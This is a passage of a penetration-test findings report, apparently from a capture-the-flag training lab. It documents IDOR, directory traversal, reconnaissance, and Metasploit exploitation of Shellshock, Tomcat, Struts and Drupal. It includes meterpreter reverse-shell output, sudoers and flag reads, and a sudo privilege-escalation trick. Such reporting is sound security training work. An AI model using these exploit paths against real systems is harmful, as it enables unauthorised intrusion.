
Vulnerability 14	Findings
Title	Session management

Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	**Critical**
Description	We discovered this link in Vulnerability 12. Attempting different session IDs, we found 87 led us to this link. http://192.168.13.35/admin_legal_data.php?admin=87
Images	
Affected Hosts	Admin_legal_data.php
Remediation	Randomize sessions stored in cookies.


Vulnerability 15	**Findings**
Title	Directory traversal
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	**Low**
Description	A hint to this vulnerability was discovered using vulnerability 10 – 11. By using a Linux command “ls” to the server, we found an old URL disclaimer (from 2 to 1). Example: http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt
Images	

Affected Hosts	Disclaimer.php
Remediation	Remove old unused files.

Day 2

Vulnerability 1	Findings
Title	Open source exposed data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	Viewing the whois data for totalrekall.xyz showed us address information of the server.
Images	
Affected Hosts	https://who.is/whois/totalrecall.xyz
Remediation	Restrict public contact information.


Vulnerability 2	Findings
Title	Ping
Type (Web app / Linux OS / Windows OS)	Linux OS

Risk Rating	Low
Description	Pinging totalrecall.xyz revealed your public IP address.
Images	
Affected Hosts	https://centralops.net/co/DomainDossier.aspx?addr=totalrekall.xyz
Remediation	Disable ping from outside IP addresses.


Vulnerability 3	**Findings**
Title	Open source exposed data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	Crt.sh is a public certificate transparency website and most websites are included in.

Images	crt.sh Identity Search Group by Issuer Type: Identity Match: ILIKE Search: 'totalrekall.xyz' t Before / Not After / Common Name / Matching Identities 22-02-02 / 2022-05-03 / flag3-s7euwehd.totalrekall.xyz / flag3-s7euwehd.totalrekall.xyz 22-02-02 / 2022-05-03 / flag3-s7euwehd.totalrekall.xyz / flag3-s7euwehd.totalrekall.xyz 22-02-02 / 2022-05-03 / totalrekall.xyz / totalrekall.xyz www.totalrekall.xyz 22-02-02 / 2022-05-03 / totalrekall.xyz / totalrekall.xyz www.totalrekall.xyz
Affected Hosts	crt.sh/?q=totalrekall.xyz
Remediation	If any sensitive information is included in the crt logs, try a few examples: Opting out of certificate transparency if your CA allows it. Secure servers and endpoints better and put everything behind authentication. Deploy your own internal Public Key Infrastructure.


Vulnerability 4	**Findings**
Title	Scan results
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	**Medium**
Description	Nmap scan results reveal excluded hosts.


Images	 (root💀 kali)-[~] # nmap -sV 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2022-09- Nmap scan report for 192.168.13.10 Host is up (0.000011s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 8009/tcp open ajp13 Apache Jserv (Protocol v1.3) 8080/tcp open http Apache Tomcat/Coyote JSP eng MAC Address: 02:42:C0:A8:0D:0A (Unknown) Nmap scan report for 192.168.13.11 Host is up (0.000011s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.7 ((Ubuntu)) MAC Address: 02:42:C0:A8:0D:0B (Unknown) Nmap scan report for 192.168.13.12 Host is up (0.000011s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 8080/tcp open http Apache Tomcat/Coyote JSP eng MAC Address: 02:42:C0:A8:0D:0C (Unknown)
Affected Hosts	Nmap 192.168.13.0/24
Remediation	A well configured firewall can effectively block many avenues of attack. Deny by default.

Vulnerability 5	**Findings**
Title	Scan results
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	**Medium**
Description	An aggressive zenmap scan revealed a drupal.com host of 192.168.13.13

Images	
Affected Hosts	drupal.com host of 192.168.13.13
Remediation	A well configured firewall can effectively block many avenues of attack. Deny by default.

Vulnerability 6	**Findings**
Title	Nessus scan results
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	**Critical**
Description	Scan from Nessus revealed a critical vulnerability with the id of 97610 and we were able to discover an exploit:

Images	
Affected Hosts	Nessus: 192.168.13.12
Remediation	Immediately patch this vulnerability with the appropriate software updates.

Vulnerability 7	**Findings**
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	**Critical**
Description	Through Metasploit, we were able to find an exploit that allowed a reverse shell onto your server. We found your servers' Tomcat version through our Nmap scans.
Images	

	bin dev home lib64 mnt proc run srv boot etc lib media opt root sbin sys # cd root cd root # ls -a ls -a . .. .bashrc .flag7.txt .gnupg .profile # cat .flag7.txt cat .flag7.txt 8ks6sbhss #
Affected Hosts	Apache Tomcat JSP – 192.168.13.10 – port 8080
Remediation	Immediately patch this vulnerability with the appropriate software updates. Apache Tomcat is out of date.

Vulnerability 8	**Findings**
Title	Shellshock
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	**Critical**
Description	Using Metasploit: we opened a shell within your server and displayed the results of your sudoers file, getting us remarkably close to root privileges.


Images

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.23.104.213:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 3 opened (172.23.104.213:4444 → 192.168.13.1
47242 ) at 2022-09-01 20:12:11 -0400

meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  83    fil   2022-02-28 10:39:41 -0500  shockme.cgi

meterpreter > shell
Process 73 created.
Channel 1 created.
ls
shockme.cgi
sudo sudoers
sudo: no tty present and no askpass program specified
pwd
/usr/lib/cgi-bin
whoami
www-data
```


```
cat sudoers
#
# This file MUST be edited with the 'visudo' command a
#
# Please consider adding local content in /etc/sudoers
# directly modifying this file.
#
# See the man page for details on how to write a sudoe
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/loca
usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" di

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```


Affected Hosts	Vulnerable webpage: /cgi-bin/shockme.cgi – 192.168.13.11
Remediation	Sanitize user input in bash code. Remove unneeded characters.


Vulnerability 9	**Findings**
Title	Reverse shell – shellshock pt. 2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Using the same vulnerability as #8, we displayed the results of the /etc/passwd file.

Images	
Affected Hosts	Vulnerable webpage: /cgi-bin/shockme.cgi – 192.168.13.12
Remediation	Sanitize user input in bash code. Remove unneeded characters.


Vulnerability 10	**Findings**
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	**Critical**
Description	The Nessus scan from vulnerability 6 shows us the host is vulnerable to Struts. Using Metasploit, we gain access to the server using this exploit, by opening a shell.

Images	
Affected Hosts	Apache Struts 192.168.13.12
Remediation	Update Apache Struts to the latest version ASAP.

Vulnerability 11	**Findings**
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	**Medium**
Description	Using an exploit on Drupal servers (found your company using a Drupal server using Nmap), using Metasploit, we found our way into your server using a Meterpreter shell.
Images	
Affected Hosts	192.168.13.13
Remediation	Install most current update to Drupal server 192.168.13.13


Vulnerability 12	Findings
Title	Sudo security
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	**Critical**
Description	Outdated version of Linux kernel allows user to escalate privileges to root using switch user to -1 and then running a command as root.
Images	
Affected Hosts	Linux kernel 192.168.13.14
Remediation	Immediately update and patch to most current version of Linux kernel.


Day 3

Vulnerability 1	Findings
Title	GitHub repository
